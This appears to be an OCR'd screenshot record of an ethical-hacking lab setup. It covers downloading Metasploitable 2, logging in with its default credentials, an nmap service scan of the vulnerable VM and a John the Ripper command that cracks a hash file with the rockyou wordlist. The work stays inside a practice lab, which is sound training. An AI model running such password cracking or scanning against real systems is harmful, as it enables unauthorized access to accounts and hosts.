
The following command was used to crack the password hash:


```
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
```


To display the cracked password:


```
john --show hashes.txt
```



Ethical-Hacker-Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Restore Session
Metasploitable 2 | Metasp
Download Metasploitable
https://www.rapid7.com/products/metasploit/metasploitable/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
metasploitable-linux-2.0.0.zip
24m left — 56.0 of 825 MB (496 KB/sec)
Show all downloads
RAPID7
PLATFORM SERVICES RESOURCES
DEMO
Metasploitable
Virtual Machine to Test Metasploit
DOWNLOAD NOW
The intentionally vulnerable target machine for evaluati
Metasploit
Taking your first steps with Metasploit can be difficult - especially if you don't want to conduct your
on your production network. Metasploitable is virtual machine based on Linux that contains several
vulnerabilities for you to exploit. Metasploitable is essentially a penetration testing lab in a box, avail
virtual machine (VMX). (The Metasploitable login is "msfadmin"; the password is also "msfadmin".)
Metasploitable is created by the Rapid7 Metasploit team. By downloading Metasploitable from Rapid
to get the latest, clean version of the vulnerable machine, plus you'll get it from our lightning fast do
Download the free version - yours to keep, no expiration!
Riley
AI Assistant
Hi there! I'm Riley, your AI Assistant from Rapid7. I noticed you're checking out Metasploitable— are you looking for ways to enhance your security testing?
Browsing the Download Metasploitable page? This virtual machine is perfect for testing Metasploit! I'm available if you have questions.
Book a Meeting
Support
Pricing
Register to Cybersecurity Virtual Summit
Ask a question
View our Privacy Policy
Mouse integration ...
Auto capture keyboard ...


Ethical-Hacker-Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@Kali: ~/Downloads
File Actions Edit View Help
find: unknown predicate `-metasploitable-linux-2.0.'
(kali㉿Kali)-[~/Downloads]
$ find ~ -metasploitable-linux-2.0.zip "*meta*"
find: unknown predicate `-metasploitable-linux-2.0.zip'
(kali㉿Kali)-[~/Downloads]
$ find ~ -metasploitable-linux-2.0 "*.zip*"
find: unknown predicate `-metasploitable-linux-2.0'
(kali㉿Kali)-[~/Downloads]
$ find ~ -metasploitable-linux-2.0 "*.zip"
find: unknown predicate `-metasploitable-linux-2.0'
(kali㉿Kali)-[~/Downloads]
$ ls -l
total 844852
-rw-------- 1 kali kali 36120 Apr 3 2012 SA.pcap
-rw-r--r-- 1 kali kali 865084584 May 7 23:09 metasploitable-linux-2.0.0.zip
(kali㉿Kali)-[~/Downloads]
$ ^C
(kali㉿Kali)-[~/Downloads]
$ ls -lb
total 844852
-rw-------- 1 kali kali 36120 Apr 3 2012 SA.pcap
-rw-r--r-- 1 kali kali 865084584 May 7 23:09 metasploitable-linux-2.0.0.zip
(kali㉿Kali)-[~/Downloads]
$ ls -la
total 844860
drwxr-xr-x 2 kali kali 4096 May 7 23:09 .
drwx------ 18 kali kali 4096 May 7 14:34 ..
-rw-------- 1 kali kali 36120 Apr 3 2012 SA.pcap
-rw-r--r-- 1 kali kali 865084584 May 7 23:09 metasploitable-linux-2.0.0.zip
(kali㉿Kali)-[~/Downloads]
$ unzip metasploitable-linux-2.0.0.zip
Archive: metasploitable-linux-2.0.0.zip
creating: Metasploitable2-Linux/
inflating: Metasploitable2-Linux/Metasploitable.nvram
inflating: Metasploitable2-Linux/Metasploitable.vmdk
extracting: Metasploitable2-Linux/Metasploitable.vmsd
inflating: Metasploitable2-Linux/Metasploitable.vmx
inflating: Metasploitable2-Linux/Metasploitable.vmxf
(kali㉿Kali)-[~/Downloads]
$ cd ~/Downloads
(kali㉿Kali)-[~/Downloads]
$ cd ~/Downloadssp



Ethical-Hacker-Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@Kali: ~/Downloads
File Actions Edit View Help
sudo apt install virtualbox-qt
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
dkms libgsoap-2.8.124 libtpms0 libvncserver1 linux-compiler-gcc-12-x86 linux-headers-6.3.0-kali1-amd64 linux-headers-6.3.0-kali1-common linux-headers-amd64 linux-
Suggested packages:
menu vde2 virtualbox-guest-additions-iso
The following NEW packages will be installed:
dkms libgsoap-2.8.124 libtpms0 libvncserver1 linux-compiler-gcc-12-x86 linux-headers-6.3.0-kali1-amd64 linux-headers-6.3.0-kali1-common linux-headers-amd64 linux-
0 upgraded, 12 newly installed, 0 to remove and 11 not upgraded.
Need to get 64.8 MB of archives.
After this operation, 260 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Err:1 http://http.kali.org/kali kali-rolling/main amd64 dkms all 3.0.11-3
404 Not Found [IP: 54.39.128.230 80]
Err:2 http://http.kali.org/kali kali-rolling/main amd64 libgsoap-2.8.124 amd64 2.8.124-2
404 Not Found [IP: 54.39.128.230 80]
Err:3 http://http.kali.org/kali kali-rolling/main amd64 libtpms0 amd64 0.9.2-3.1
404 Not Found [IP: 54.39.128.230 80]
Err:4 http://http.kali.org/kali kali-rolling/main amd64 libvncserver1 amd64 0.9.14+dfsg-1
404 Not Found [IP: 54.39.128.230 80]
Err:5 http://http.kali.org/kali kali-rolling/main amd64 linux-compiler-gcc-12-x86 amd64 6.3.7-1kali1
404 Not Found [IP: 54.39.128.230 80]
Err:6 http://http.kali.org/kali kali-rolling/main amd64 linux-headers-6.3.0-kali1-common all 6.3.7-1kali1
404 Not Found [IP: 54.39.128.230 80]
Err:7 http://http.kali.org/kali kali-rolling/main amd64 linux-kbuild-6.3 amd64 6.3.7-1kali1
404 Not Found [IP: 54.39.128.230 80]
Err:8 http://http.kali.org/kali kali-rolling/main amd64 linux-headers-6.3.0-kali1-amd64 amd64 6.3.7-1kali1
404 Not Found [IP: 54.39.128.230 80]
Err:9 http://http.kali.org/kali kali-rolling/main amd64 linux-headers-amd64 amd64 6.3.7-1kali1
404 Not Found [IP: 54.39.128.230 80]
Err:10 http://http.kali.org/kali kali-rolling/contrib amd64 virtualbox-dkms amd64 7.0.10-dfsg-2
404 Not Found [IP: 54.39.128.230 80]
Err:11 http://http.kali.org/kali kali-rolling/contrib amd64 virtualbox amd64 7.0.10-dfsg-2


metasploitable-linux-2.0.0
This PC > Local Disk (C:) > VM-Share > metasploitable-linux-2.0.0 >
Search metasploitable-linux-2.0.0
New
Sort
View
Extract all
Details
Home
Gallery
Desktop
Documents
Downloads
Pictures
Music
Videos
Screenshots
RAF GETFUND
OneDrive
This PC
Local Disk (C:)
Network
Name
Type
Compressed size
Password p...
Size
Ratio
Date modified
Metasploitable2-Linux
File folder
5/20/2012 3:02 PM
1 item
1 item selected


Metasploitable2-Linux
This PC > Local Disk (C:) > VM-Share > metasploitable-linux-2.0.0 > Metasploitable2-Linux
Search Metasploitable2-Linux
New
Sort
View
Extract all
Details
Home
Gallery
Desktop
Documents
Downloads
Pictures
Music
Videos
Screenshots
RAF GETFUND
OneDrive
This PC
Local Disk (C:)
Network
Name
Type
Compressed size
Password p...
Size
Ratio
Date modified
Metasploitable VMware Virtual Machine n... 2 KB No 9 KB 79% 5/20/2012 2:56 PM
Metasploitable VMware virtual disk file 844,806 KB No 1,880,512 KB 56% 5/20/2012 3:01 PM
Metasploitable VMware snapshot metada... 0 KB No 0 KB 0% 5/7/2010 2:46 PM
Metasploitable VMware virtual machine c... 2 KB No 3 KB 62% 5/20/2012 3:00 PM
Metasploitable VMware Team Member 1 KB No 1 KB 32% 5/7/2010 2:46 PM
5 items


Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
* Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 5107 days without being checked, check forced.
/dev/mapper/metasploitable-root: 55574/458752 files (0.
8/1835008 blocks
* Checking file systems...
fsck 1.40.8 (13-Mar-2008)
/dev/sda1 has gone 5107 days without being checked, check forced.
/dev/sda1: 31/60240 files (12.9% non-contiguous), 32963/240940 blocks
* Mounting local filesystems... [OK]
* Activating swapfile swap... [OK]
Mounting securityfs on /sys/kernel/security: done.
Loading AppArmor profiles : done.
* Checking minimum space in /tmp... [OK]
* Skipping firewall: ufw (not enabled)... [OK]
* Configuring network interfaces... [OK]
* Starting portmap daemon... [OK]
* Starting NFS common utilities [OK]
* Setting up console font and keymap... [OK]
* Starting system log daemon... [OK]
* Doing Wacom setup... [OK]
Mouse integration ...
Auto capture keyboard ...

Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mouse integration ...
Auto capture keyboard ...
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ vulnerable/_


Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mouse integration ...
Auto capture keyboard ...
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ vulnerable/_

Metasploitable [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
msfadmin@metasploitable:~$ vulnerable/
mysql-ssl/     samba/       tikiwiki/      twiki20030201/
msfadmin@metasploitable:~$
Display all 1611 possibilities? (y or n)
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e7:87:b8
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee7:87b8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:118B (1.1 KB)  TX bytes:3924 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$
```

Mouse integration ...

Auto capture keyboard ...

Ethical-Hacker-Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

kali@Kali: ~

```
vethcf58080: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::a0fc:6dff:fe3a:b26e  prefixlen 64  scopeid 0x20<link>
        ether a2:fc:6d:3a:b2:6e  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 3945 (3.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿Kali)-[~]
└─$ nmap -sV 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2026-05-08 09:20 UTC
Nmap scan report for 192.168.56.102
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.61 seconds

┌──(kali㉿Kali)-[~]
└─$
::1             Kali.vm         dvwa.vm         ff02::2         gravemind.vm    ip6-allrouters  ip6-loopback    juice-shop.vm   metasploitable.pc  mutillidae.pc   webgoat.pc
Kali            dvwa.pc         ff02::1         gravemind.pc    ip6-allnodes    ip6-localhost   juice-shop.pc   localhost       metasploitable.vm  mutillidae.vm   webgoat.vm
┌──(kali㉿Kali)-[~]
```

